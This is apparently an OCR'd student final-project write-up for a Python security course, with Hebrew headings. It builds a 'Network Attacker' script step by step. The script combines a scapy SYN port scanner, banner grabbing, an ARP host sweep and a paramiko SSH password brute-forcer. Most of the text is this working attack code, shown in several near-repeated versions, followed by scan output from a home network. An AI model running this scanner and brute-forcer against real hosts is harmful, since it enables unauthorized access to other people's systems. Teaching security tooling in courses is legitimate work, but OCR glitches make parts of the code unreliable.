
```

```

58 usage
59 def check_target_availability(target):
60     try:
61         conf.verb = 0
62         response = sr1(*args: IP(dst=target)/ICMP(), timeout=2)
63         return not (response is None)
64     except Exception as e:
65         print(f"Error checking target availability: {e}")
66         return False
67
68 def send_icmp(target):
69     try:
70         conf.verb = 0
71         icmp_response = sr1(*args: IP(dst=target)/ICMP(), timeout=3)
72         return not (icmp_response is None)
73     except Exception as e:
74         print(f"Error sending ICMP to target {target}: {e}")
75         return None
76
77 if check_target_availability(target):
78     print(f"The target {target} is available.")
79     for port in Registered_Ports:
80         status = scanport(port, target)
81         if status:
82             print(f"Port {port} is open.")
83             open_ports.append(port)
84             BruteForce(port, password_list: 'PasswordList.txt', user)
85     print("Scan finished.")
86     print(f"Open ports: {open_ports}")
87 else:
88     print(f"The target {target} is not available.")

```

- 38** After the main functionality loop, under the line that prints “**Finished scanning,**” create another **IF** statement that checks if 22 exist in the portlist and return the open ports.



```
import paramiko
from scapy.all import *
from scapy.layers.inet import TCP, IP, ICMP
...
from scapy.layers.l2 import ARP
from scapy.all import RandShort, conf, sr1, send

usage
def BruteForce(port, password_list, username, target):
    SSHconn = paramiko.SSHClient()
    SSHconn.set_missing_host_key_policy(paramiko.AutoAddPolicy())
    print(f"Attempting brute force on port {port} with username {username}...")
    with open(password_list, 'r') as file:
        passwords = [line.strip() for line in file.readlines()]

    for password in passwords:
        try:
            SSHconn.connect(target, port=int(port), username=username, password=password, timeout=1)
            print(f"Success! The password for {username} is {password}")
            SSHconn.close()
            break
        except paramiko.AuthenticationException:
            print(f"Trying password {password}... Failed.")
        except Exception as e:
            print(f"The password {password} failed.")
            print(f>An error occurred: {e}")
            break

user = input("Enter the SSH server's login username: ")
target = input("Enter the target IP address: ")
Registered_Ports = range(1, 1024)
open_ports = []
```

```

1 usage
32 def scanport(port, target):
33     try:
34         conf.verb = 0
35         source_port = RandShort()
36         SynPkt = sr1(*args: IP(dst=target)/TCP(sport=source_port, dport=port, flags="S"), timeout=0.5)
37         if SynPkt is None or not SynPkt.haslayer(TCP):
38             return False
39         if SynPkt[TCP].flags == 0x12:
40             send(IP(dst=target)/TCP(sport=source_port, dport=port, flags="R"), timeout=2)
41             return True
42         else:
43             return False
44     except Exception as e:
45         print(f"Error scanning port {port}: {e}")
46         return False
47
1 usage
48 def check_target_availability(target):
49     try:
50         conf.verb = 0
51         response = sr1(*args: IP(dst=target)/ICMP(), timeout=2)
52         return not (response is None)
53     except Exception as e:
54         print(f"Error checking target availability: {e}")
55         return False
56
57 def send_icmp(target):
58     try:
59         conf.verb = 0
60         icmp_response = sr1(*args: IP(dst=target)/ICMP(), timeout=3)
61         return not (icmp_response is None)
62     except Exception as e:
63         print(f"Error sending ICMP to target {target}: {e}")
64         return None

```

```

66 if check_target_availability(target):
67     print(f"The target {target} is available.")
68     for port in Registered_Ports:
69         status = scanport(port, target)
70         if status:
71             print(f"Port {port} is open.")
72             open_ports.append(port)
73             if port == 22:
74                 BruteForce(port, password_list: 'PasswordList.txt', user)
75     print("Scan finished.")
76     if 22 in open_ports:
77         print("Port 22 is open, proceeding with brute force...")
78     else:
79         print("Port 22 is not open, skipping brute force.")
80     print(f"Open ports: {open_ports}")
81 else:
82     print(f"The target {target} is not available.")
83

```

- 39** If port 22 is open, check if a user wants to perform a brute-force attack on that port (formulate a question with a “yes” or “no” answer).

```
PC  PY Python Programming for Security - Final Project yulia Version control

Network Attacker.py

1 import paramiko
2 from scapy.all import *
3 from scapy.layers.inet import TCP, IP, ICMP
4 from scapy.layers.l2 import ARP
5 from scapy.all import RandShort, conf, sr1, send
6
7 usage
8 def BruteForce(port, password_list, username, target):
9     SSHconn = paramiko.SSHClient()
10    SSHconn.set_missing_host_key_policy(paramiko.AutoAddPolicy())
11    print(f"Attempting brute force on port {port} with username {username}...")
12    with open(password_list, 'r') as file:
13        passwords = [line.strip() for line in file.readlines()]
14
15    for password in passwords:
16        try:
17            SSHconn.connect(target, port=int(port), username=username, password=password, timeout=1)
18            print(f"Success! The password for {username} is {password}")
19            SSHconn.close()
20            break
21        except paramiko.AuthenticationException:
22            print(f"Trying password {password}... Failed.")
23        except Exception as e:
24            print(f"The password {password} failed.")
25            print(f"An error occurred: {e}")
26            break
27
28 user = input("Enter the SSH server's login username: ")
29 target = input("Enter the target IP address: ")
30 Registered_Ports = range(1, 1024)
31 open_ports = []
```

```

1 usage
52 def scanport(port, target):
53     try:
54         conf.verb = 0
55         source_port = RandShort()
56         SynPkt = sr1(*args: IP(dst=target)/TCP(sport=source_port, dport=port, flags="S"), timeout=0.5)
57         if SynPkt is None or not SynPkt.haslayer(TCP):
58             return False
59         if SynPkt[TCP].flags == 0x12:
60             send(IP(dst=target)/TCP(sport=source_port, dport=port, flags="R"), timeout=2)
61             return True
62         else:
63             return False
64     except Exception as e:
65         print(f"Error scanning port {port}: {e}")
66     return False
67
1 usage
68 def check_target_availability(target):
69     try:
70         conf.verb = 0
71         response = sr1(*args: IP(dst=target)/ICMP(), timeout=2)
72         return not (response is None)
73     except Exception as e:
74         print(f"Error checking target availability: {e}")
75     return False


```

```

57 def send_icmp(target):
58     try:
59         conf.verb = 0
60         icmp_response = sr1(*args: IP(dst=target)/ICMP(), timeout=3)
61         return not (icmp_response is None)
62     except Exception as e:
63         print(f"Error sending ICMP to target {target}: {e}")
64     return None
65
66 if check_target_availability(target):
67     print(f"The target {target} is available.")
68     for port in Registered_Ports:
69         status = scanport(port, target)
70         if status:
71             print(f"Port {port} is open.")
72             open_ports.append(port)
73     print("Scan finished.")
74     if 22 in open_ports:
75         response = input("Port 22 is open. Do you want to perform a brute-force attack? (yes/no): ")
76         if response.lower() == 'yes':
77             BruteForce(port: 22, password_list: 'PasswordList.txt', user, target)
78             print(f"Open ports: {open_ports}")
79     else:
80         print(f"The target {target} is not available.")

```

- 40** If the user responds with a “y” or “Y”(yes) answer, start the brute-force function while sending it the port as the argument.



```
PC  PY Python Programming for Security - Final Project yulia Version control
Network Attacker.py

1 import paramiko
2 from scapy.all import *
3 from scapy.layers.inet import TCP, IP, ICMP
4 from scapy.layers.l2 import ARP
5 from scapy.all import RandShort, conf, sr1, send
6
7 usage
8 def BruteForce(port, password_list, username, target):
9     SSHconn = paramiko.SSHClient()
10    SSHconn.set_missing_host_key_policy(paramiko.AutoAddPolicy())
11    print(f"Attempting brute force on port {port} with username {username}...")
12    with open(password_list, 'r') as file:
13        passwords = [line.strip() for line in file.readlines()]
14
15    for password in passwords:
16        try:
17            SSHconn.connect(target, port=int(port), username=username, password=password, timeout=1)
18            print(f"Success! The password for {username} is {password}")
19            SSHconn.close()
20            break
21        except paramiko.AuthenticationException:
22            print(f"Trying password {password}... Failed.")
23        except Exception as e:
24            print(f"The password {password} failed.")
25            print(f>An error occurred: {e}")
26            break
27
28 user = input("Enter the SSH server's login username: ")
29 target = input("Enter the target IP address: ")
30 Registered_Ports = range(1, 1024)
31 open_ports = []
```

```

1 usage
32 def scanport(port, target):
33     try:
34         conf.verb = 0
35         source_port = RandShort()
36         SynPkt = sr1( *args: IP(dst=target)/TCP(sport=source_port, dport=port, flags="S"), timeout=0.5)
37         if SynPkt is None or not SynPkt.haslayer(TCP):
38             return False
39         if SynPkt[TCP].flags == 0x12:
40             send(IP(dst=target)/TCP(sport=source_port, dport=port, flags="R"), timeout=2)
41             return True
42         else:
43             return False
44     except Exception as e:
45         print(f"Error scanning port {port}: {e}")
46         return False
47
1 usage
48 def check_target_availability(target):
49     try:
50         conf.verb = 0
51         response = sr1( *args: IP(dst=target)/ICMP(), timeout=2)
52         return not (response is None)
53     except Exception as e:
54         print(f"Error checking target availability: {e}")
55         return False
56
57 def send_icmp(target):
58     try:
59         conf.verb = 0
60         icmp_response = sr1( *args: IP(dst=target)/ICMP(), timeout=3)
61         return not (icmp_response is None)
62     except Exception as e:
63         print(f"Error sending ICMP to target {target}: {e}")
64         return None

```

```

66 if check_target_availability(target):
67     print(f"The target {target} is available.")
68     for port in Registered_Ports:
69         status = scanport(port, target)
70         if status:
71             print(f"Port {port} is open.")
72             open_ports.append(port)
73     print("Scan finished.")
74     if 22 in open_ports:
75         response = input("Port 22 is open. Do you want to perform a brute-force attack? (Y/N): ")
76         if response.lower() in ['y', 'yes']:
77             BruteForce( port: 22, password_list: 'PasswordList.txt', user, target)
78         print(f"Open ports: {open_ports}")
79     else:
80         print(f"The target {target} is not available.")
81

```

**41** Run the script to launch the attack.

## הנה הקוד:

```
GNU nano 7.2                                     networkattacker.py
#!/usr/bin/python3
import paramiko
from scapy.all import *
from scapy.layers.lnet import TCP, IP, ICMP
from scapy.layers.l2 import ARP
from scapy.all import RandShort, conf, sr1, send
import socket
from scapy.layers.l2 import arping
from manuf import manuf
print(''')

...
print("Hello friend")
print("Welcome the the Network Attacker")
def grab_banner(ip, port):
    try:
        s = socket.socket()
        s.settimeout(5)
        s.connect((ip, port))
        s.send(b'Hello\r\n')
        ...
        banner = s.recv(1024)
        s.close()
        return banner
    except Exception as e:
        print(f"Error connecting to {ip}:{port}: {e}")
        return None
```

```

s.send(b 'netcat\r\n')
banner = s.recv(1024).decode('utf-8').strip().replace('\r', '').replace('\n', '')
s.close()
return banner
except Exception as e:
    print(f"Unable to grab banner for {ip}:{port}")
    return None

def BruteForce(port, password_list, username, target):
    SSHconn = paramiko.SSHClient()
    SSHconn.set_missing_host_key_policy(paramiko.AutoAddPolicy())
    print(f"Attempting brute force on port {port} with username {username}...")
    with open(password_list, 'r') as file:
        passwords = [line.strip() for line in file.readlines()]

    for password in passwords:
        try:
            SSHconn.connect(target, port=int(port), username=username, password=password, timeout=1)
            print(f"Success! The password for {username} is {password}")
            SSHconn.close()
            break
        except paramiko.AuthenticationException:
            print(f"Trying password {password}... Failed.")
        except Exception as e:
            print(f"The password {password} failed.")
            print(f"An error occurred: {e}")
            break

user = input("Enter the SSH server's login username: ")
target = input("Enter the target IP address: ")
Registered_Ports = range(1, 1024)
open_ports = []

def scanport(port, target):
    try:
        conf.verb = 0
        source_port = RandShort()
        SynPkt = sr1(IP(dst=target)/TCP(sport=source_port, dport=port, flags="S"), timeout=0.5)
        if SynPkt is None or not SynPkt.haslayer(TCP):
            return False
        if SynPkt[TCP].flags == 0x12:
            send(IP(dst=target)/TCP(sport=source_port, dport=port, flags="R"))
    -

```

```

        return True
    else:
        return False
except Exception as e:
    print(f"Error scanning port {port}: {e}")
    return False

def check_target_availability(target):
    try:
        conf.verb = 0
        response = sr1(IP(dst=target)/ICMP(), timeout=2)
        return not (response is None)
    except Exception as e:
        print(f"Error checking target availability: {e}")
        return False

def send_icmp(target):
    try:
        conf.verb = 0
        icmp_response = sr1(IP(dst=target)/ICMP(), timeout=3)
        return not (icmp_response is None)
    except Exception as e:
        print(f"Error sending ICMP to target {target}: {e}")
        return None

if check_target_availability(target):
    print(f"The target {target} is available.")
    for port in Registered_Ports:
        status = scanport(port, target)
        if status:
            print(f"Port {port} is open.")
            banner = grab_banner(target, port)
            if banner:
                print(f"Banner for port {port}: {banner}")
            open_ports.append(port)
    print("Scan finished.")
    if 22 in open_ports:
        response = input("Port 22 is open. Do you want to perform a brute-force attack? (Y/N): ")
        if response.lower() in ['y', 'yes']:
            BruteForce(22, 'PasswordList.txt', user, target)
    response = input("Do you want to perform an ARP scan to discover active hosts and their vendors? (Y/N): ")
    if response.lower() in ['y', 'yes']:

```

```

network = input("Enter the network range (e.g., 192.168.1.0/24): ")
print(f"Scanning for active hosts in the network {network}...")
ans, unans = arping(network, timeout=2, verbose=False)
for snd, rcv in ans:
    mac_address = rcv.hwsrc
    try:
        p = manuf.MacParser()
        vendor = p.get_manuf(mac_address)
        print(f"Host {rcv.psrc} with MAC {mac_address} is active - Vendor: {vendor}")
    except ImportError:
        print(f"Host {rcv.psrc} with MAC {mac_address} is active")
print(f"Open ports: {open_ports}")
else:
    print(f"The target {target} is not available.")

```

## והרצאה של הקוד:

```
Scanning for active hosts in the network 192.168.1.0/24...
Host 192.168.1.1 with MAC a4:91:b1:e6:74:64 is active - Vendor: Technico
Host 192.168.1.158 with MAC 64:4e:d7:07:a8:f2 is active - Vendor: None
Host 192.168.1.163 with MAC 08:00:27:d7:ff:66 is active - Vendor: PcsCompu
Host 192.168.1.172 with MAC 04:d4:c4:f1:dd:e0 is active - Vendor: ASUSTekC
Host 192.168.1.190 with MAC 08:00:27:ce:13:bc is active - Vendor: PcsCompu
Host 192.168.1.215 with MAC f0:79:59:5e:6c:9d is active - Vendor: ASUSTekC
Host 192.168.1.220 with MAC 08:00:27:ad:0f:81 is active - Vendor: PcsCompu
Host 192.168.1.133 with MAC 3c:bd:3e:73:34:e3 is active - Vendor: BeijingX
Host 192.168.1.101 with MAC 64:e0:03:5a:b1:17 is active - Vendor: HuiZhouG
Host 192.168.1.112 with MAC a8:93:4a:e6:2c:47 is active - Vendor: Chongqin
Host 192.168.1.235 with MAC 78:dd:d9:8f:b7:63 is active - Vendor: Guangzho
Host 192.168.1.228 with MAC 40:f3:08:eb:ea:00 is active - Vendor: MurataMa
Open ports: [22]
```